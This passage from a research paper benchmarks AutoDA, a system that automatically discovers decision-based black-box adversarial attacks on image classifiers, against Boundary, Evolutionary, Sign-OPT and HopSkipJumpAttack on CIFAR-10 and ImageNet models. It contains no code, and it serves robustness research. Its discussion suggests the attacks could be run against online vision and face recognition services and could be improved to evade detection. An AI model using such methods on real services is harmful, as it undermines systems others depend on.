


Figure 4: The *median ℓ_2 distortion (on a log scale) vs. queries* and *attack success rate* ($\varepsilon = 1.0$ *and* $\varepsilon = 0.5$) *vs. queries* curves for the six attack methods on the four normal CIFAR-10 models. As mentioned in the 5th paragraph of Section 5.2, the HSJA does not perform well for the DPN model, while the HSJA* does.

tack [12], (2) the Evolutionary attack [7], (3) the Sign-OPT attack [22], and (4) the HopSkipJumpAttack (HSJA) [23]. The first two attacks are both based on the random walk framework described in Alg. 1. These two attacks are included in Dong et al.'s benchmark [14], so we adapt their implementations. The third one and fourth one are two recently proposed state-of-the-art attacks based on zeroth-order optimization. We adapt the implementations from their official repositories [49, 50]. The implementations of the Boundary attack and Evolutionary attack from Dong et al.'s benchmark supports attacking images in a batch, which improves GPU utilization and reduces overall runtime by a lot. However, the official implementations of the Sign-OPT attack and HSJA do not support batching. To support this feature, we make necessary modifications to their official implementations. The Sign-OPT attack and HSJA might spend up to several hundreds of queries for finding starting points (since they use complex methods for finding starting points), while other attacks do not. Therefore, for all attack methods (including ours), we include these queries for finding the starting points in the total queries to make the comparison fairer. Attacks might spend an excessive number of trails to find a starting point, especially the Sign-OPT and HSJA's original implementations. To alleviate this problem, when attacks failed to find a starting point after a limited number of queries, we let them fallback to starting points selected from the test set.

Hyperparameters. The hyperparameters of AutoDA 1st and 2nd are initialized to 0.01, the same value used in the search as described in Section 5.1. For the four baseline attacks, we leave their default hyperparameters unmodified. The HSJA has a hyperparameter to switch between using the default *geometric progression* or *grid search* for step-size search. In our experiments, we found that the default *geometric progression* does not perform well when attacking some models. So we also include HSJA using *grid search* in the benchmark, and denote it as HSJA*.

Results. We plot the *median ℓ_2 distortion (on a log scale) vs. queries* and *attack success rate* ($\varepsilon = 1.0$ *and* $\varepsilon = 0.5$) *vs. queries* curves for the six attacks on the four normal CIFAR-10 models in Figure 4. We also provide *attack success rate* ($\varepsilon = 1.0$) at different number of *queries* in Table 2. Extra results for numerical comparisons are provided in Appendix D. We also provide visualization for the generated adversarial

based attacks specifically designed for and supporting only the ℓ_∞ norm, e.g. RayS [24]. These ℓ_∞ only attacks are not included in our benchmark, since they are designed for a different threat model.

Table 2: The *attack success rate* ($\varepsilon = 1.0$) given different number of *queries* for the six attack methods on the four normal CIFAR-10 models.

Model	ResNet50			DenseNet			DPN			DLA		
Queries	2,000	4,000	20,000	2,000	4,000	20,000	2,000	4,000	20,000	2,000	4,000	20,000
Boundary	10.7%	28.4%	100.0%	10.6%	28.5%	100.0%	7.5%	20.9%	99.9%	9.4%	25.4%	100.0%
Evolutionary	64.9%	96.3%	100.0%	66.9%	95.8%	100.0%	56.0%	93.3%	100.0%	63.9%	95.5%	100.0%
Sign-OPT	76.1%	98.8%	100.0%	77.8%	98.9%	100.0%	67.8%	96.6%	100.0%	74.2%	98.1%	100.0%
HSJA	91.9%	96.6%	97.1%	94.2%	97.9%	98.3%	85.5%	90.6%	91.5%	93.8%	99.0%	99.5%
HSJA*	67.4%	92.6%	100.0%	71.7%	92.9%	100.0%	60.1%	86.5%	100.0%	65.1%	91.7%	100.0%
AutoDA 1st	**95.9%**	**99.7%**	100.0%	96.4%	99.5%	100.0%	92.4%	98.7%	100.0%	**95.8%**	**99.3%**	100.0%
AutoDA 2nd	95.6%	99.5%	100.0%	**96.5%**	**99.7%**	100.0%	**92.7%**	**99.1%**	100.0%	95.4%	99.3%	100.0%

examples of our AutoDA 1st and the Boundary attack given different number of queries in Appendix D.

From these results, we can observe that our attacks consistently outperform the Boundary attack by a lot under all benchmark metrics on all four models. Since AutoDA's search space are inspired by and based on the Boundary attack, these results are quite impressive — though the AutoDA DSL includes only operations used by the Boundary attack (The Sign-OPT attack and HSJA are not included in the search space), the search space contains much better and simpler algorithms than the Boundary attack, illustrating that the expressiveness of the search space is adequate.

When compared with other baselines, the AutoDA 1st and 2nd also achieve competitive performance consistently on all four models. It is worth noting that our algorithms achieve relatively higher attack success rates and lower ℓ_2 distortion under a relatively small number of queries ($< 5,000$), demonstrating their *high query efficiency*. Though the HSJA* and Evolutionary attack perform better than the Boundary attack, our algorithms still outperform them under any query budget. HSJA achieves high query efficiency and is only slightly worse than ours for small number of queries. However, the HSJA does not perform well as the number of queries growing, especially on the DPN model. The Sign-OPT attack's query efficiency is worse than ours for small number of queries. When the number of queries growing larger, Sign-OPT converges to slightly better adversarial examples. For example, on the ResNet50 model at 20,000 queries, the median ℓ_2 distortion is 0.131 for Sign-OPT, while 0.133 and 0.135 for AutoDA 1st and 2nd, and the fourth place is HSJA achieving 0.149 (See Appendix D for more numerical results).

5.3 Benchmark Results on Adversarially Trained Models and ImageNet Models

To further understand the strength and weakness of the AutoDA 1st and 2nd, we also benchmark them against defended models and models on a larger dataset. For defended models, we consider adversarially trained models. For larger dataset, we consider the ImageNet dataset.

Benchmark metrics. We use the same benchmark metrics as in Section 5.2. For ImageNet models, instead of the plain ℓ_2 distance, existing works usually use the normalized ℓ_2 distance to measure distortion, which is defined as $\|\cdot\|_2/\sqrt{d}$ where d is the dimension of the input to the model, because different ImageNet models might require different input dimensions (e.g., $224 \times 224 \times 3$). We use the normalized ℓ_2 distance for ImageNet models, too. For this special distance measurement for ImageNet models, we choose an attack success threshold of $\varepsilon = \sqrt{0.001}$, which is used by Dong et al.'s benchmark [14], as well as a smaller threshold of $\varepsilon = \sqrt{0.001}/2$ to make the benchmark more comprehensive.

Models and data. For defended models, we choose two adversarially trained models: (1) the pre-trained ℓ_2 adversarially trained ResNet50 [2] model provided by Engstrom et al. [54], (2) the pre-trained ℓ_∞ adversarially trained WRN [55] model provided by Madry et al. [25]. Their test accuracy is 82.4% and 87.3% respectively. For models on larger datasets, we consider the widely used ImageNet dataset, and choose two pre-trained ImageNet models provided by the torchvision package [56]: (1) the WRN [55] model, and (2) the ResNet101 [2] model. Their test accuracy is 78.5% and 77.4% respectively. They both accept inputs of dimension $224 \times 224 \times 3$. Similar to CIFAR-10 models, we also scale all pixels into the range $[0, 1]$ for the two ImageNet models. For CIFAR-10 data, we select the first 1,000 images from the CIFAR-10 test set same as in Section 5.2. For ImageNet data, we select the first 1,000 images from the ImageNet test set.

Baselines. For the two defended CIFAR-10 models and the two normal ImageNet models, we use the same baselines as in Section 5.2. The implementations of Boundary attack and Evolutionary attack from Dong et al.'s benchmark enable the dimension reduction trick [37], which is a generally useful trick for the acceleration of black-box attacks [7]. Though this trick can also be integrated into our AutoDA 1st and 2nd easily, the other two baseline attacks' implementations do

not support this trick. To make the comparison fairer and to understand the original attack's strength, we disable this trick for all attacks in this benchmark including our AutoDA 1st and 2nd.

Hyperparameters (See Appendix B for more explanations). As concluded in Section 5.1, the hyperparameter s should satisfy $s^2 \dim(\mathbf{n}) < 1$. However, for the ImageNet dataset where $\dim(\mathbf{n}) = 224 \times 224 \times 3$, when $s = 0.01$, $s^2 \dim(\mathbf{n}) \approx 15 \gg 1$. In order to satisfy this inequality, we decrease hyperparameters' initial value to 0.001 when attacking ImageNet models.

Results. We plot the *median ℓ_2 distortion (on a log scale) vs. queries* and *attack success rate ($\varepsilon = 1.0$ and $\varepsilon = 0.5$) vs. queries* curves for the six attacks on the two adversarially trained CIFAR-10 models in Figure 5(a), as well as the *normalized ℓ_2 distortion vs. queries* and *attack success rate ($\varepsilon = \sqrt{0.001}$ and $\varepsilon = \sqrt{0.001}/2$) vs. queries* curves for the five attacks on the two normal ImageNet models in Figure 5(b).

For the two adversarially trained CIFAR-10 models, the Boundary attack still falls far behind the others. Our algorithms are competitive with HSJA and Sign-OPT attack for these two defended models. Our algorithms have slightly worse query efficiency than HSJA for a small number of queries, while HSJA falls behind our algorithms after about 10,000 queries. Though Sign-OPT performs slightly better when the number of queries grows larger than about 7,000, our algorithms achieve better query efficiency under the setting with a smaller number of queries.

To our surprise, our discovered algorithms can actually work on the ImageNet models, whose input dimension is 49 times larger than that of the CIFAR-10 models. The Boundary attack falls far behind the other attacks. Our algorithms still show better query efficiency than Sign-OPT for about 7,000 queries. For a larger number of queries, Sign-OPT converges to slightly better adversarial examples than ours. From both the *distortion vs. queries* and the *attack success rate vs. queries* curves, we observe that our algorithms have better query efficiency than HSJA under a small number of queries, too. For a larger number of queries, our algorithms have a little worse or similar attack success rate with HSJA, while have better distortion results than HSJA.

There are many widely-used metrics to benchmark attacks. As a result, even state-of-the-art attacks cannot consistently achieve better performance than others, e.g., HSJA converges faster than Sign-OPT, while Sign-OPT converges better than HSJA. To conclude, benchmark results in Section 5.2 and Section 5.3 suggest that our attacks are in the middle of these two state-of-the-art attacks, and much better than the Boundary attack. In this work, our search space is based on the Boundary attack and kept relatively restricted, e.g., our DSL is not able to express Sign-OPT or HSJA. These experiment results suggest that this search space based on the Boundary attack contains much stronger attacks than the Boundary attack, and existing state-of-the-art attacks are near-optimal given this restricted search space.

5.4 Ablation Study on Search Method

As described in Section 3.4, we apply four techniques to our search method, which are (1) *inputs check*, (2) *distance test*, (3) *compact program*, and (4) *predefined statements*. To illustrate their effectiveness, we conduct an ablation study on ten variants of our search method in this section, including (a) four isolated variants, where each variant is applied with only one of the four techniques, (b) four exclude-one variants, where each variant is applied with three techniques, i.e., one of the four techniques is excluded, (c) base variant, which is just naive random search, and (d) full variant, which includes all four techniques. We cannot run the full experiments described in Section 5.1 for each of the ten variants, since they are too time consuming. Instead, for each of these ten variants, we run it to evaluate 100,000 programs against the classifier for 100 iterations on five fixed examples and calculate the ℓ_2 distortion ratio for each program. We plot the top 200 lowest ℓ_2 distortion ratios that each variant found in Figure 6.

As we can see from the results, the four isolated variants overall perform better than the base variant, and the full variant performs better than the four exclude-one variants. Both facts suggest the effectiveness of the four techniques. The third column (isolated variant for *distance test*) seems to be an exception — when compared to the base variant, it provides better lowest ℓ_2 distortion ratio (< 0.3) and better overall performance, but it performs worse in the 0.3 to 0.5 range. One possible reason for this phenomenon is that, there are algorithms failed in the *distance test* which are able to reduce the ℓ_2 distortion ratio after 100 steps. For example, an algorithm might sometimes reduce the distance but sometimes increase the distance. These algorithms do not meet the requirement of Alg. 1, thus the *distance test* filters them out.

It worth noting that these results are *qualitative*. On the one hand, these techniques interfere with each other. On the other hand, there is no straightforward qualitative measurement for a set of programs' overall quality. As a result, the absolute improvement shown in Figure 6 does not imply the effectiveness of each technique.

6 Discussion

We have demonstrated AutoDA's design and implementation, as well as the competitive performance of the attack algorithms discovered by it. In this section, we discuss its limitations and possible future extensions.

Threat models. In this work, we particularly focus on the automated discovery of *untargeted* decision-based adversarial attacks under *the ℓ_2 norm*. Since the random walk framework Alg. 1 also supports doing targeted attack under the ℓ_2 norm, our approach can be extended to the *targeted* threat model




Figure 5: (a) The first two columns are the *median ℓ_2 distortion (on a log scale) vs. queries* and *attack success rate ($\varepsilon = 1.0$ and $\varepsilon = 0.5$) vs. queries* curves for the six attack methods on the two adversarially trained CIFAR-10 models. (b) The last two columns are the *median normalized ℓ_2 distortion (on a log scale) vs. queries* and *attack success rate ($\varepsilon = \sqrt{0.001}$ and $\varepsilon = \sqrt{0.001/2}$) vs. queries* curves for the six attack methods on the two normal ImageNet models.

straightforwardly. However, extending to *the ℓ_∞ norm* might need more efforts. Though the random walk algorithm template shown in Alg. 1 does not limit itself to the ℓ_2 norm, existing random-walk-based iterative attacks are usually designed for the ℓ_2 norm only but not ℓ_∞ [7, 12, 21]. Other approaches [22, 23] based on zeroth-order optimization provide extensions to the ℓ_∞ norm threat model, but usually exhibiting unsatisfactory performance [24]. There are a few attack methods specially designed for the ℓ_∞ norm, e.g., RayS [24]. However, RayS contains relative complex control flow. These facts suggest that designing another search space or even designing another algorithm template might be necessary for the ℓ_∞ norm threat model.

Search space. To reduce computational cost, we limit the search space to be relatively small in this work. Though the experiments show that there are good attack algorithms in this search space, a larger thus more powerful search space might lead to even better algorithms. More mathematical operations could be added to the AutoDA DSL. Also, carefully integrating some high-order operations (e.g., binary search used in many existing attacks [22–24]) into the DSL might lead to a much more powerful search space. However, a larger search space with higher complexity would always lead to higher implementation complexity and higher computational cost, thereby always a tradeoff to consider in practice.

Search method. In this work, we use random search combined with several pruning techniques and intuitive priors. This search method is quite simple and works quite well for our search space. Though random search based method should be treated as a reasonable baseline as discussed in Section 3.4, advanced search methods might help to explore a more powerful search space, thus they are worth trying.

Interpretability. The downside of automating is lacking interpretability in general. Due to the black-box nature of deep learning models, it is highly nontrivial to carry out theoretical analysis about decision-based attacks including many existing expert-designed ones [7, 12]. We are quite lucky to discover geometrically interpretable attacks (See Appendix B). However, this kind of theoretical analysis can only be carried out by domain experts in a case-by-case manner. There is still




Figure 6: Search method ablation study experiment results. Each column shows the top 200 lowest ℓ_2 distortion ratios found by each search method. The first column is the base variant. The last column is the full variant. The (1), (2), (3), and (4) in the labels of x-coordinate are for *inputs check*, *distance test*, *compact program*, and *predefined statements* respectively. The second to fifth columns are the four isolated variants. The sixth to ninth columns are the four exclude-one variants.

something we can do about this in the future, e.g., we can do automatically simplification and equivalence checking for the discovered algorithms.

Parameters and classifier selection. Though we have done an ablation study on our search method in Section 5.4, how other design choices impact the system is still not clear and can be investigated in the future, e.g., the number of queries allowed for one program during the search (it is set to 10,000 in this work), the max length of programs when random generating them (it is set to 20 in this work), and the noise distribution (it is set to the standard Gaussian distribution in this work). Moreover, selecting classifiers for evaluating programs during the search is worth further investigating, too. For example, using classifiers with higher input dimension during the search might lead to better algorithms for ImageNet models. Adversarially training the classifier might lead to better algorithms on defended models.

Practicality. Decision-based black-box setting is one of the most practical settings for adversarial attacks. For example, the Boundary attack paper [12] attacked a cloud-based computer vision API, and the Evolutionary attack paper [7] attacked an online face recognition system. Since our AutoDA 1st and 2nd show better performance than these two attacks on various models with different network architectures (many of these architectures have real-world usage) in our benchmark, we believe our AutoDA 1st and 2nd can also be used to attack these online services. However, as running attacks against online services can be time-consuming and expensive, it is not our current focus to run our benchmark on these online services. Moreover, there are defensive methods for detecting black-box adversarial attacks for online services [57]. Investigating how the automatically generated attacks interact with these defended real-world applications, and even to automatically find better attacks to evade the detection are both possible future work.

7 Related Work

Our AutoDA relates to program synthesis, as well as automated machine learning (AutoML). In this section, we briefly review some prior works in these two fields.

Program synthesis. Our approach relates to program synthesis aforementioned in Section 1, whose core problem is to generate a program that meets an intent specification [26]. Program synthesis works usually use non-machine-learning techniques, e.g., SKETCH [27] solves the programming by sketching problem using SAT solver and Brahma [28] can efficiently discover highly nontrivial up to 20 lines loop-free bitvector programs. Recent works may use machine learning techniques, e.g., DeepCoder [29] solves the programming by example problem using neural-guided search. These works mainly focus on software problems instead of machine learning problems.

Automated machine learning. Our work also shares the goal with automated machine learning (AutoML), which aims to automate the process of solving machine learning problems [30]. One most relevant direction of AutoML is neural architecture search (NAS), which aims to discover good architectures of deep networks [31]. Existing NAS works usually construct their search space from expert-designed layers, thus good architectures in them are dense. Advanced search methods are often used in NAS works, including reinforcement learning [31] and even gradient-based optimization [58]. However, random search based methods are shown to be simple yet competitive baselines [42, 59].

8 Conclusions

In this work, we propose to automate the process of discovering decision-based iterative attack algorithms. Starting from the random walk framework as the algorithm template, we construct our generic search space from the AutoDA DSL, explore this search space using random search integrated with several pruning techniques and intuitive priors, and evaluate programs in the search space using a small and fast model. The discovered attack algorithms are simple and geometrically interpretable, and meanwhile they consistently achieve competitive performance especially high query efficiency when attacking models on the CIFAR-10 and ImageNet datasets.

Acknowledgments

We would like to thank all the anonymous reviewers and our shepherd, Dr. Christian Wressnegger, for their valuable feedback that greatly helped us improve this paper.

Besides, we would like to thank Min Zhou for providing advice on program synthesis. This work was supported by the National Key Research and Development Program of China (2020AAA0106000, 2020AAA0104304, 2020AAA0106302, 2021YFB2701000), NSFC Projects (Nos. 62061136001, 62076147, U19B2034, U1811461, U19A2081, 61972224), Beijing NSF Project (No. JQ19016), BNRist (BNR2022RC01006), Tsinghua-Alibaba Joint Research Program, Tsinghua Institute for Guo Qiang, Tsinghua-OPPO Joint Research Center for Future Terminal Technology, and the High Performance Computing Center, Tsinghua University.

References

[1] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "ImageNet classification with deep convolutional neural networks," in *NIPS*, 2012, pp. 1106–1114.

[2] K. He, X. Zhang, S. Ren, and J. Sun, "Deep residual learning for image recognition," in *CVPR*, 2016, pp. 770–778.

[3] J. Devlin, M. Chang, K. Lee, and K. Toutanova, "BERT: pre-training of deep bidirectional transformers for language understanding," in *NAACL-HLT*, 2019, pp. 4171–4186.

[4] A. Graves, A. Mohamed, and G. E. Hinton, "Speech recognition with deep recurrent neural networks," in *ICASSP*, 2013, pp. 6645–6649.

[5] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. J. Goodfellow, and R. Fergus, "Intriguing properties of neural networks," in *ICLR*, 2014.

[6] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and harnessing adversarial examples," in *ICLR*, 2015.

[7] Y. Dong, H. Su, B. Wu, Z. Li, W. Liu, T. Zhang, and J. Zhu, "Efficient decision-based black-box adversarial attacks on face recognition," in *CVPR*, 2019, pp. 7714–7722.

[8] P. Jing, Q. Tang, Y. Du, L. Xue, X. Luo, T. Wang, S. Nie, and S. Wu, "Too good to be safe: Tricking lane detection in autonomous driving with crafted perturbations," in *USENIX Security 2021*, 2021, pp. 3237–3254.

[9] S. G. Finlayson, J. D. Bowers, J. Ito, J. L. Zittrain, A. L. Beam, and I. S. Kohane, "Adversarial attacks on medical machine learning," *Science*, vol. 363, pp. 1287–1289, 2019.

[10] N. Papernot, P. D. McDaniel, I. J. Goodfellow, S. Jha, Z. B. Celik, and A. Swami, "Practical black-box attacks against machine learning," in *AsiaCCS*, 2017, pp. 506–519.

[11] A. Ilyas, L. Engstrom, A. Athalye, and J. Lin, "Black-box adversarial attacks with limited queries and information," in *ICML*, 2018, pp. 2142–2151.

[12] W. Brendel, J. Rauber, and M. Bethge, "Decision-based adversarial attacks: Reliable attacks against black-box machine learning models," in *ICLR*, 2018.

[13] N. Carlini and D. A. Wagner, "Towards evaluating the robustness of neural networks," in *IEEE Symposium on Security and Privacy*, 2017, pp. 39–57.

[14] Y. Dong, Q. Fu, X. Yang, T. Pang, H. Su, Z. Xiao, and J. Zhu, "Benchmarking adversarial robustness on image classification," in *CVPR*, 2020, pp. 318–328.

[15] N. Carlini, A. Athalye, N. Papernot, W. Brendel, J. Rauber, D. Tsipras, I. J. Goodfellow, A. Madry, and A. Kurakin, "On evaluating adversarial robustness," *arXiv.org*, 2019.

[16] F. Croce, M. Andriushchenko, V. Sehwag, N. Flammarion, M. Chiang, P. Mittal, and M. Hein, "RobustBench: a standardized adversarial robustness benchmark," *arXiv.org*, 2020.

[17] A. Athalye, N. Carlini, and D. A. Wagner, "Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples," in *ICML*, 2018, pp. 274–283.

[18] F. Tramèr, N. Carlini, W. Brendel, and A. Madry, "On adaptive attacks to adversarial example defenses," in *NeurIPS*, 2020.

[19] N. Papernot, P. D. McDaniel, and I. J. Goodfellow, "Transferability in machine learning: from phenomena to black-box attacks using adversarial samples," *arXiv.org*, 2016.

[20] M. Cheng, T. Le, P. Chen, H. Zhang, J. Yi, and C. Hsieh, "Query-efficient hard-label black-box attack: An optimization-based approach," in *ICLR*, 2019.

[21] T. Brunner, F. Diehl, M. Truong-Le, and A. C. Knoll, "Guessing smart: Biased sampling for efficient black-box adversarial attacks," in *ICCV*, 2019, pp. 4957–4965.

[22] M. Cheng, S. Singh, P. H. Chen, P. Chen, S. Liu, and C. Hsieh, "Sign-OPT: A query-efficient hard-label adversarial attack," in *ICLR*, 2020.

[23] J. Chen, M. I. Jordan, and M. J. Wainwright, "HopSkipJumpAttack: A query-efficient decision-based attack," in *IEEE Symposium on Security and Privacy*, 2020, pp. 1277–1294.

[24] J. Chen and Q. Gu, "RayS: A ray searching method for hard-label adversarial attack," in *KDD*, 2020, pp. 1739–1747.

[25] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu, "Towards deep learning models resistant to adversarial attacks," in *ICLR*, 2018.

[26] S. Gulwani, O. Polozov, R. Singh *et al.*, "Program synthesis," *Foundations and Trends® in Programming Languages*, vol. 4, no. 1-2, pp. 1–119, 2017.

[27] A. Solar-Lezama, L. Tancau, R. Bodík, S. A. Seshia, and V. A. Saraswat, "Combinatorial sketching for finite programs," in *ASPLOS*, 2006, pp. 404–415.

[28] S. Gulwani, S. Jha, A. Tiwari, and R. Venkatesan, "Synthesis of loop-free programs," in *PLDI*, 2011, pp. 62–73.

[29] M. Balog, A. L. Gaunt, M. Brockschmidt, S. Nowozin, and D. Tarlow, "DeepCoder: Learning to write programs," in *ICLR*, 2017.

[30] M. Feurer, A. Klein, K. Eggensperger, J. T. Springenberg, M. Blum, and F. Hutter, "Efficient and robust automated machine learning," in *NIPS*, 2015, pp. 2962–2970.

[31] B. Zoph and Q. V. Le, "Neural architecture search with reinforcement learning," in *ICLR*, 2017.

[32] E. Real, C. Liang, D. R. So, and Q. V. Le, "AutoML-Zero: Evolving machine learning algorithms from scratch," in *ICML*, 2020, pp. 8007–8019.

[33] S. Srivastava, S. Gulwani, and J. S. Foster, "Template-based program verification and program synthesis," *Int. J. Softw. Tools Technol. Transf.*, pp. 497–518, 2013.

[34] C. Szegedy, V. Vanhoucke, S. Ioffe, J. Shlens, and Z. Wojna, "Rethinking the Inception architecture for computer vision," in *CVPR*, 2016, pp. 2818–2826.

[35] Y. Taigman, M. Yang, M. Ranzato, and L. Wolf, "DeepFace: Closing the gap to human-level performance in face verification," in *CVPR*, 2014, pp. 1701–1708.

[36] G. Hinton, L. Deng, D. Yu, G. E. Dahl, A.-r. Mohamed, N. Jaitly, A. Senior, V. Vanhoucke, P. Nguyen, T. N. Sainath *et al.*, "Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups," *IEEE Signal Process. Mag.*, vol. 29, no. 6, pp. 82–97, 2012.

[37] P. Chen, H. Zhang, Y. Sharma, J. Yi, and C. Hsieh, "ZOO: zeroth order optimization based black-box attacks to deep neural networks without training substitute models," in *AISec@CCS*, 2017, pp. 15–26.

[38] J. Uesato, B. O'Donoghue, P. Kohli, and A. v. den Oord, "Adversarial risk and the dangers of evaluating against weak attacks," in *ICML*, 2018, pp. 5032–5041.

[39] S. Cheng, Y. Dong, T. Pang, H. Su, and J. Zhu, "Improving black-box adversarial attacks with a transfer-based prior," in *NeurIPS*, 2019, pp. 10 932–10 942.

[40] C. Lattner and V. S. Adve, "LLVM: A compilation framework for lifelong program analysis & transformation," in *CGO*, 2004, pp. 75–88.

[41] D. H. Wolpert and W. G. Macready, "No free lunch theorems for optimization," *IEEE Trans. Evol. Comput.*, pp. 67–82, 1997.

[42] L. Li and A. Talwalkar, "Random search and reproducibility for neural architecture search," in *UAI*, 2019, pp. 367–377.

[43] A. Krizhevsky and G. Hinton, "Learning multiple layers of features from tiny images," University of Toronto, Tech. Rep., 2009.

[44] M. Tan and Q. V. Le, "EfficientNet: Rethinking model scaling for convolutional neural networks," in *ICML*, 2019, pp. 6105–6114.

[45] F. Chollet. (2015) Keras. [Online]. Available: https://github.com/fchollet/keras

[46] B. B. Pavel Yakubovskiy, Sasha Illarionov. (2019) EfficientNet keras. [Online]. Available: https://github.com/qubvel/efficientnet

[47] A. V. Aho, R. Sethi, and J. D. Ullman, *Compilers: Principles, Techniques, and Tools*, ser. Addison-Wesley series in computer science / World student series edition. Addison-Wesley, 1986.

[48] G. Guennebaud, B. Jacob *et al.* (2010) Eigen v3. [Online]. Available: http://eigen.tuxfamily.org

